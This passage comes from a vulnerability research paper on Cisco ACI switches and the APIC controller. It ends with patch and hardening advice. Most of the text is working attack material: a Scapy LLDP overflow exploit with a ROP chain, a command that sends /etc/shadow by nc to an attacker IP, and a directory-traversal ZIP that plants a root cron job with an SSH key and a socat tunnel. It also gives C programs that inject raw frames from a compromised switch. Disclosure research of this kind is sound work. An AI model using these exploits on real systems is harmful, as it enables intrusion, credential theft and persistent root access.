ropchain_tlv[0:2] = (0xfe,len(ropchain) + 4) # TLV Type: Organization Specific (127);
TLV Length: 15
ropchain_tlv[2:5] = (0x00,0x01,0x42) # Organization Unique Code: 00:01:42 (Cisco
Systems, Inc)
ropchain_tlv[5] = (0xd4) # Subtype: Serial Number; this subtype is just used to store
the ropchain
ropchain_tlv[6:] = ropchain

crash = bytearray(8)
crash[0:2] = (0xfe, 6 + len(frame_bytes_second)) # the length value triggers buffer
overflow in memcpy
crash[2:5] = (0x00,0x01,0x42) # Organization Unique Code: 00:01:42 (Cisco Systems,
Inc)
crash[5] = (0xd8) # Vulnerable Subtype: 0xd8
crash[6:8] = (0x00,0x00) # unknown value
```

```
payload = frame_bytes_first + ropchain_tlv + crash + frame_bytes_second + b'\x00\x00'

frame = eth / Raw(load=payload)
if args.verbose:
    print("[~] The hex encoded ethernet frame:")
    print(codecs.encode(payload, "hex"))
    print()
    print("[~] Scapy's representation of the whole frame:")
    frame.show()

print("[.] Starting to send the LLDP packet.")
sendp(frame, iface=args.interface)
print("[~] The malicious LLDP packet has been sent on interface " + args.interface)
```

When executing this script while being attached to the `lldp` process with `gdb`, the value **`eip`** from the Python script is being loaded in EIP.

```
Leaf2# ps aux|grep lldp
root     16458  0.4  1.5 1147764 376476 ?      Ss   17:31   0:01 /isan/bin/lldp

Leaf2# gdb /isan/bin/lldp 16458
(gdb) b *(&lldp_util_dec_val+251)
Breakpoint 1 at 0x100a466b
(gdb) b *(&lldp_util_dec_val+256)
Breakpoint 2 at 0x100a4670
(gdb) b *(&lldp_obj_set_uint16_tlv_chunk+89)
Breakpoint 3 at 0x100cb655
```

The original stored EIP value is located at **`$esp+0x6c`**, right before the `memcpy` operation. In our current case, the following address is stored:

```
(gdb) c
Breakpoint 1, 0x100a466b in lldp_util_dec_val ()
(gdb) x/1wx $esp+0x6c
0xffe5cefc: 0x100cb748
```

Right after the `memcpy` operation, the value has been overwritten by our exploit:

```
(gdb) c
Breakpoint 2, 0x100a4670 in lldp_util_dec_val ()
(gdb) x/1wx 0xffe5cefc
0xffe5cefc: 0xedc8434d
```

When now continuing until the end of `lldp_obj_set_uint16_tlv_chunk`, the `ret` instruction will load our placed EIP:

```
(gdb) c
Breakpoint 3, 0x100cb655 in lldp_obj_set_uint16_tlv_chunk ()
(gdb) x/1wx $esp
0xffe5cefc: 0xedc8434d
(gdb) x/1i $eip
=> 0x100cb655 <lldp_obj_set_uint16_tlv_chunk+89>:   ret
(gdb) stepi
(gdb) i r
eip            0xedc8434d   0xedc8434d <inet_ntop+61>
```

When executing the exploit, one of two things will happen, depending on the current base address of `libc`: Either the `libc` base address is not as expected and the process will crash, or the base address matches and the string specified in **ropchain** will be executed by the `system` function. To reproduce the code execution reliably, the `-l` command line option can be used to supply the correct base address (the IP `172.16.100.102` is the attacker's address):

```
Leaf2# fgrep libc- /proc/16458/maps | head -n1
eea15000-eebba000 r-xp 00000000 00:0e 40743                              /lib/libc-2.15.so


Attacker# ./lldp_rce_poc.py -l $((0xeea15000)) -c 'cat /etc/shadow | nc
172.16.100.102 12345'

[.] Starting to send the LLDP packet.
.
Sent 1 packets.
[~] The malicious LLDP packet has been sent on interface enp0s25
```

The following command line output shows the listening `ncat` instance on the attacker's system and the result for a successful code execution (172.16.100.12 is the address of the leaf switch; hashed passwords have been replaced with `...`):

```
Attacker# ncat -lvp 12345
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 172.16.100.12.
Ncat: Connection from 172.16.100.12:58817.
root:*:16059:0:99999:7:::
daemon:*:15953:0:99999:7:::
bin:*:15953:0:99999:7:::
sys:*:15953:0:99999:7:::
nobody:*:15953:0:99999:7:::
sshd:!:16059:0:99999:7:::
ftpuser:$1$...:15860:0:99999:7:::
vshuser:$1$...:15860:0:99999:7:::
admin::15860:0:99999:7:::
```

2.3 Cisco Application Policy Infrastructure Controller REST API Privilege Escalation Vulnerability (CVE-2019-1889)

The APIC's REST API offers the ability to easily integrate layer 4-7 devices via so-called device packages. This functionality is also available through the Web interface:



Figure 1: Device Package import on APIC

A device package is essentially a ZIP file containing an XML file and some Python scripts. As there are no signatures/signing involved, the content can be modified. Once uploaded, the Python script is executed as the user `nobody`, but the extraction is done with higher privileges.

By importing a specially crafted device package, the attacker is able to create/modify files/folders on the filesystem with root privileges (the effective file owner depends on the target folder) and is for example capable of creating a custom cron job which will be executed with root privileges.

By exploiting the vulnerability, an attacker can create/write files/folders outside the chroot environment, gain remote root access and hence full control of the APIC.

So far, only an authenticated user can upload a new device package.

Proof of Concept

The first step is to create a special ZIP file which will serve as the malicious device package. In order to not cause any errors related to an invalid device package, an existing one from Cisco is used (in this case for the ASA: `asa-device-pkg-1.0.1.zip`). Its content is left as is, but one more file is added to the ZIP file, using a directory traversal path. The additional file contains a cron job which adds a public key to the `authorized_keys` file in `/securedata/internalssh/root/authorized_keys` and allows remote access to the SSH service on `10.0.0.1:1022`. The cron job is written via the directory traversal to `/etc/cron.d/ernw_cronjob`.

The following listing shows the content of the cron job:

```
* * * * * root echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCrDA4d77PQsg0K4GB4bWK1ZemEvJ6y4CGlqyhtaDSWws0/duxukIKik
uZio+jz4rrO4lTz7p62UZuByDNU2d2XdEWS/2kkAX/ISFRuhCEQQpVUO5N8fRuAKfvvNrnA/LKDUI4MlfXxcP
mXYAUQcqERFgUES9p28EIKZdYsoiLvaPwMd3cmyobXLcrqiHcngzpnBMQeR+F518uoZAbjFvcX9kygE6Ppd5c
Bo6ys5HnhV8oETeCwrJWixwkZbPh6n7JSuKWYc6inEz01iiNtwIO/toYL8paMx2UQdz/cJQhFQ4cFDvVmDi/l
DrDKX9nHS5gs/vDzJpJjrRpxMl18Wyct surf@machine" >>
/securedata/internalssh/root/authorized_keys ; /usr/sbin/iptables -I INPUT 1 -p tcp -
-dport 12322 -j ACCEPT; socat -d -d TCP-listen:12322,FORK TCP:10.0.0.1:1022&
```

The following commands illustrate the creation of the malicious ZIP file:

```
ssh-keygen -f ~/.ssh/apic_root
# include pub key in cron job
cd /tmp
mkdir -p etc/cron.d
```

```
cp /ernw/ernw_cronjob /tmp/etc/cron.d
mkdir -p a/b/c/d/e/f/g
cd a/b/c/d/e/f/g
cp /ernw/asa-device-pkg-1.0.1.zip .
unzip asa-device-pkg-1.0.1.zip
rm asa-device-pkg-1.0.1.zip
zip -r asa-device-pkg-1.0.1.zip * ../../../../../../../etc/cron.d/ernw_cronjob
```



Figure 2: ZIP file containing directory traversal

The following HTTP communication excerpt shows the device package import-request (the ZIP file and credential related data have been truncated and replaced with "...") and the server response:

Request:

```
POST /ppi/node/mo.json?challenge=a012... HTTP/1.1
Host: 172.16.1.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://172.16.1.2/
Content-Type: multipart/form-data; boundary=---------------------------
29529994171021871716531721 6
Content-Length: 139202
Connection: close
Cookie: APIC-preState=; APIC-cookie=W...
Upgrade-Insecure-Requests: 1

-----------------------------29529994171021871716531721 6
Content-Disposition: form-data; name="vns:infoImportDevices:import:props:fileUpload-
inputEl"; filename="asa-device-pkg-1.0.1.zip"
Content-Type: application/zip

PK...
-----------------------------29529994171021871716531721 6--
```

Response:

```
HTTP/1.1 200 OK
Server: Cisco APIC
Date: Wed, 10 Apr 2019 08:27:58 GMT
Content-Type: application/json
Content-Length: 30
Connection: close
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept,
devcookie, APIC-challenge
Access-Control-Allow-Methods: POST,GET,OPTIONS,DELETE
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubdomains
Cache-Control: no-cache="Set-Cookie, Set-Cookie2"
Client-Cert-Enabled: false
Access-Control-Allow-Origin: http://127.0.0.1:8000
Access-Control-Allow-Credentials: false

{"totalCount":"0","imdata":[]}
```

After a successful import, the files have been created. The only step left for the attacker in order to get a root shell is to wait for the cron job to be finished and log in via SSH:

```
ssh -i ~/.ssh/apic_root -p 12322 root@172.16.1.2
```

As the SSH service running on 10.0.0.1 is not chrooted, the user has now access to all files with root privileges:

```
[root@apic1 ~]# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

[root@apic1 ~]# ls /
"        boot    data   dmecores  firmware     fwrepos  ifabric  logs    media  opt
rfs2  sbin    srv      tmp
MegaSAS.log  cgroup  data2  efiboot   forcefsck    gluster  lib      lost+found  mgmt
proc  root  scratch sys      usr
bin      config  dev    etc       fsckoptions  home     lib64    lxc     mnt    rfs1
run   securedata  techsupport  var
```

3 Sending Packets on local Interfaces

Only a small set of network interfaces is exposed to the user space, i.e. interfaces for Spine-Leaf communication and interfaces for endpoint devices are not available. If an attacker wants to use these interfaces, for example to send raw packets to the connected Spines or a server system, interaction with the kernel space is required. One library that enables such an interaction is `libistack_pm.so`, which exposes several layer 2 functions:

```
Leaf2# readelf -s /isan/plugin/0/isan/lib/libistack_pm.so | grep net_l2
    34: 00002518   223 FUNC    GLOBAL DEFAULT   11 net_l2_send
    35: 000022d9   575 FUNC    GLOBAL DEFAULT   11 net_l2_msend
    38: 0000119a  2960 FUNC    GLOBAL DEFAULT   11 net_l2_pkt_recv_w_flags
    40: 00004bac     4 OBJECT  GLOBAL DEFAULT   23 net_l2_recv_callback_arg
    41: 000010d7   195 FUNC    GLOBAL DEFAULT   11 net_l2_process_data_msg
    43: 00000f0a   191 FUNC    GLOBAL DEFAULT   11 net_l2_del_membership_if_
    44: 000025f7  1259 FUNC    GLOBAL DEFAULT   11 net_l2_register
    45: 00004ba8     4 OBJECT  GLOBAL DEFAULT   23 net_l2_recv_callback_fn
    46: 00002ae2   400 FUNC    GLOBAL DEFAULT   11 net_l2_mgmt_register
    47: 00001d2a  1455 FUNC    GLOBAL DEFAULT   11 net_l2_send_prepare
    48: 00000fc9   270 FUNC    GLOBAL DEFAULT   11 net_l2_pkt_drop
    49: 00000de2    52 FUNC    GLOBAL DEFAULT   11 net_l2_unregister
    50: 00000e16   244 FUNC    GLOBAL DEFAULT   11 net_l2_add_membership_if_
```

Figure 3: Layer 2 functions, exported by libistack_pm.so

Of particular interest for our Proof of Concept are the functions `net_l2_register` and `net_l2_send`. The first creates a socket and the second can be used to send arbitrary data via an Ethernet frame. One of the expected arguments to `net_l2_send` is the interface ID which identifies a particular interface to send the frame out. While there are probably functions, which map the interface numbers (such as `Eth1/41`) to an interface ID, it seems that the interface IDs follow a certain pattern that allows to easily generate the correct interface ID. On our Leaf Switches for example, we had the following interfaces active:

- Eth1/**20**
- Eth1/**21**
- Eth1/**41**
- Eth1/**54**

And saw the following interface IDs:

- 0x1a0**13**000
- 0x1a0**14**000
- 0x1a0**28**000
- 0x1a0**35**000

As can be seen, the highlighted part in the interface IDs seem to correlate to the interface numbers. When start counting at 0, the interface ID `0x1a0`**`13`**`000` (0x13 == 19) corresponds to `Eth1/20` and `0x1a035000` (0x35 == 53) to `Eth1/54`. The pattern was the same on the second Leaf and also confirmed by live tests. So, the attacker can identify an interesting interface for example with Cisco `show` commands and generate the corresponding interface ID.

Besides the socket file descriptor, returned by `net_l2_register`, there is another important argument to the `net_l2_send` function, which is the sixth argument. Based on our tests, this is a struct, containing the layer 2 source and destination address (MAC), the Ethernet type value and the actual data to transmit (so everything above layer 2):

```
struct l2_frame {
    char dst_address[6];
    char src_address[6];
    char ethertype[2];
    char msg[payload_length];
};
```

Proof of Concept

The exploit shown here is included within the zip file of exploits as published on the Black Hat web page.

As there are some dependencies on various libraries for building the following Proof of Concepts, we used a simple trick to circumvent this. We used a skeleton `libistack_pm.so` and `libzc.so` (which is required by `libistack_pm.so`) in order to be able to simply build our PoCs. The first listing shows the content of our `libistack_pm.c`:

```
int net_l2_register(int* a1, int a2, int* a3, int* a4, int a5, int a6){
     return 1;
}
int net_l2_send(int a1, int* a2, int* a3, int* a4, int a5, int* a6){
     return 1;
}
```

The second listing shows the content of `libzc.c`:

```
int zc_init(void){
    return 1;
}
```

Those libraries can simply be built with the following commands:

```
gcc -shared -o libistack_pm.so libistack_pm.c
gcc -shared -o libzc.so libzc.c
```

After the libraries are created, we can build our PoCs with a command like this:

```
gcc -o l2_send_lldp -L. -listack_pm -lzc l2_send_lldp.c
```

The first Proof of Concept is sending a malicious LLDP packet which exploits the Buffer Overflow described in Section 2.2.2. Before being able to attack a Spine from a Leaf switch, there is one last obstacle. The LLDP daemon will only process an LLDP packet if either no previous LLDP packet has been received from that interface or the Chassis ID matches the one from an existing LLDP neighbor. As we want to attack a Spine from a connected Leaf, which the Spine already knows as a LLDP neighbor, we need to set the correct Chassis ID in the LLDP packet. This ID is simply the MAC address from the interface we want the LLDP packet to send out and can be gathered from the compromised Leaf switch with the following command:

```
Leaf1# show interface Ethernet1/54 | head -n3
Ethernet1/54 is up
admin state is up, Dedicated Interface
  Hardware: 1000/10000/100000/40000 Ethernet, address: 0000.0000.0000 (bia
70ea.1aa0.bf66)
```

The following listing contains the C source code for our Proof of Concept:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
int net_l2_register(int*, int, int*, int*, int, int);
int net_l2_send(int, int*, int*, char*, int, char*);
int zc_init(void);

int main(int argc, char** argv)
{
  // choose the target interface
  int if_id_index = 0;
  int use_leaf2_chassis_id = 0;

  if (argc >= 2){
      if_id_index = atoi(argv[1]);

      if (argc >= 3){
          use_leaf2_chassis_id = 1;
      }
  }

  int x;
  int payload_length = 49;
  int l2_message_length = payload_length + 14;
  int socket_fd;

  struct ethertype_struct{
      int type;
      char padding[64];
  };

  struct ethertype_struct ethertype;

  // is normally set but doesn't seem to have an effect
  ethertype.type = 0x0800;
  memset(ethertype.padding, 0, 64);
  int a3 = 1;
  printf("[.] Calling net_l2_register ...\n");
  x = net_l2_register(&socket_fd, 1, &a3, &ethertype.type, 1, 0);
  printf("[.] The net_l2_register return value is %x\n", x);

  int a2 = 0;

  // This struct mainly holds the interface ID (in the member if_id),
  // on which the packets should be sent out.
  struct interface{
    int if_id;
    char padding[12];
    // iod_flood is actually a 4byte integer and at if_id + 19;
```

```
    // using a padding of size 15 doesn't work as the compiler does alignment, so we
use this ugly workaround
    char iod_flood[8];
    char padding2[16];
  };

  struct l2_frame_struct{
    // layer 2 src/dst address
    char dst_address[6];
    char src_address[6];
    // the effective eth.type
    char ethertype[2];
    // this field holds everything above layer 2
    char msg[payload_length];
  };

  struct padding_struct{
    char padding[64];
  };

  struct interface intf;
  struct l2_frame_struct l2_frame;
  struct padding_struct pstruct;

  // ugly workaround; see defintion of interface struct
  int* iod_flood = (int *)((char *)&intf.iod_flood + 3);
  *iod_flood = 0x22;

  // 0x1a013000: from leaf1 to host1
  // 0x1a035000: leaf1 to spine
  int if_id_array[2] = {0x1a013000, 0x1a035000};
  intf.if_id = if_id_array[if_id_index];

  char lldp_multicast_address[6] = "\x01\x80\xc2\x00\x00\x0e";
  // 0x88cc == LLDP
  strncpy(l2_frame.ethertype, "\x88\xcc", 2);
  memcpy(l2_frame.dst_address, lldp_multicast_address, 6);
  char src_address[6] = "\x00\x01\x02\x03\x04\x05";
  memcpy(l2_frame.src_address, src_address, 6);

  // The shortest possible LLDP packet we came up with, which will trigger the Buffer
Overflow
  // It only consists of the Chassis ID, Port Subtype, Time To Live and Cisco's
Subtype 0xd8
  char payload[49] =
"\x02\x07\x04\x12\x34\x56\x78\x00\x11\x04\x08\x07\x45\x74\x68\x31\x2f\x35\x34\x06\x02
```

```
\x00\x78\xfe\x16\x00\x01\x42\xd8\x00\x00\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x00\x00";

  if (use_leaf2_chassis_id){
    char* chassis_id = payload + 3;
    printf("[.] Changing Chassis ID to Leaf2.\n");
    strncpy(chassis_id, "\x12\x34\x56\x78\x00\x12", 6);
  }

  memcpy(l2_frame.msg, payload, payload_length);

  printf("[.] Sending LLDP packet on interface id: %x\n", intf.if_id);
  net_l2_send(socket_fd, &a2, &intf.if_id, pstruct.padding, l2_message_length,
l2_frame.dst_address);
  printf("[.] The return value for net_l2_send is %d\n", x);

  return 0;
}
```

The second Proof of Concept demonstrates the ability to send arbitrary data to systems directly connected on the physical interfaces. The tool is crafting an IP and UDP header and will send an UDP packet to port 12345, containing the data `Begin at the beginning ... and go on till you come to the end: then stop. - the King` with the source IP `1.2.3.4` and destination IP address `192.168.200.10`. Note that this PoC is using a hardcoded IP/UDP header, so any modifications to the payload must result in adjustments to length and checksum fields.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int net_l2_register(int*, int, int*, int*, int, int);
int net_l2_send(int, int*, int*, char*, int, char*);
int zc_init(void);

int main(int argc, char** argv)
{
  // choose the target interface
  int if_id_index = 0;
  if (argc >= 2){
      if_id_index = atoi(argv[1]);
  }
```

```
  int x;
  int payload_length = 114;
  int l2_message_length = payload_length + 14;
  int socket_fd;

  struct ethertype_struct{
      int type;
      char padding[64];
  };

  struct ethertype_struct ethertype;

  // is normally set but doesn't seem to have an effect
  ethertype.type = 0x0800;
  memset(ethertype.padding, 0, 64);
  int a3 = 1;
  printf("[.] Calling net_l2_register ...\n");
  x = net_l2_register(&socket_fd, 1, &a3, &ethertype.type, 1, 0);
  printf("[.] The net_l2_register return value is %x\n", x);

  int a2 = 0;

  // This struct mainly holds the interface ID (in the member if_id),
  // on which the packets should be sent out.
  struct interface{
    int if_id;
    char padding[12];
    // iod_flood is actually a 4byte integer and at if_id + 19;
    // using a padding of size 15 doesn't work as the compiler does alignment, so we
use this ugly workaround
    char iod_flood[8];
    char padding2[16];
  };

  struct l2_frame_struct{
    // layer 2 src/dst address
    char dst_address[6];
    char src_address[6];
    // the effective eth.type
    char ethertype[2];
    // this field holds everything above layer 2
    char msg[payload_length];
  };

  struct padding_struct{
    char padding[64];
```

```
  };

  struct interface intf;
  struct l2_frame_struct l2_frame;
  struct padding_struct pstruct;

  // ugly workaround; see defintion of interface struct
  int* iod_flood = (int *)((char *)&intf.iod_flood + 3);
  *iod_flood = 0x22;

  // 0x1a013000: from leaf1 to host1
  // 0x1a035000: leaf1 to spine
  int if_id_array[2] = {0x1a013000, 0x1a035000};
  intf.if_id = if_id_array[if_id_index];

  char dst_address[6] = "\x12\x34\x56\x78\x00\x11";
  // 0x0800 == IPv4
  strncpy(l2_frame.ethertype, "\x08\x00", 2);
  memcpy(l2_frame.dst_address, dst_address, 6);
  char src_address[6] = "\x00\x01\x02\x03\x04\x05";
  memcpy(l2_frame.src_address, src_address, 6);

  // this PoC packet contains the IP and UDP header
  // IP: src=1.2.3.4, dst=192.168.200.10
  // UDP: sport=3150, dport=12345, data=Begin at the beginning ... and go on till you
come to the end: then stop. - the King
  char payload[] =
"\x45\x00\x00\x72\x00\x01\x00\x00\x40\x11\xed\xc1\x01\x02\x03\x04\xc0\xa8\xc8\x0a\x0c
\x4e\x30\x39\x00\x5e\x13\x97 Begin at the beginning ... and go on till you come to
the end: then stop. - the King\x00";
  memcpy(l2_frame.msg, payload, payload_length);

  printf("[.] Sending UDP packet on interface id: %x\n", intf.if_id);
  net_l2_send(socket_fd, &a2, &intf.if_id, pstruct.padding, l2_message_length,
l2_frame.dst_address);
  printf("[.] The return value for net_l2_send is %d\n", x);

  return 0;
}
```

4 Summary & Conclusion

As has been shown by our vulnerability analysis, the different components of the Cisco ACI solution have been affected by several vulnerabilities with varying impact. Overall, these vulnerabilities allowed, for example, gaining remote code execution on the leaf switches over IPv6, performing a DoS or in specific circumstances also gaining remote code execution via a memory corruption bug in the LLDP services on the leaf and spine switches, or gaining access to the infra VLAN and bypassing the ACI isolation mechanism via a logic bug with respect to the LLDP protocol. As similar vulnerabilities may be found again, here are a few concluding remarks on how the Cisco ACI infrastructure can be hardened and monitored to complicate the exploitation of such vulnerabilities.

First, at least the following updates should be installed:

- CVE-2019-1836 https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190501-fabric-traversal
- CVE-2019-1803 https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190501-nexus9k-rpe
- CVE-2019-1804 https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190501-nexus9k-sshkey
- CVE-2019-1890 https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190703-n9kaci-bypass
- CVE-2019-1901 https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190731-nxos-bo
- CVE-2019-1889 https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190703-ccapic-restapi

Furthermore, it is advised to frequently watch out for new updates and, if possible, register for an automated notification on newly available updates.

Second, all protocols on the ports of the leaf switches that are not required should be disabled. In particular, it is recommended to turn of the LLDP protocol on all ports that an APIC is not connected to (after it has been evaluated that the protocol is not required on a specific port). This ensures that vulnerabilities found with regard to the LLDP service cannot be exploited on these ports (see Section 2.2).

Third, the management interface should only be exposed to trusted parties, for example, via a secured jump host. This measure makes it less probable that vulnerabilities identified for the management interface are exploited.

Fourth, before using zones with different protection requirements on the same ACI fabric (for example DMZ and critical internal infrastructures), it should be taken into consideration that research in the area of ACI has just begun and we only covered a small part of it. As research progresses, further vulnerabilities could be discovered that break the logical isolation provided by the fabric.

Fifth, even after updating CVE-2019-1889, imported device packages will modify the APIC's local filesystem and the contained Python script being executed. So only device packages from trusted sources should be imported.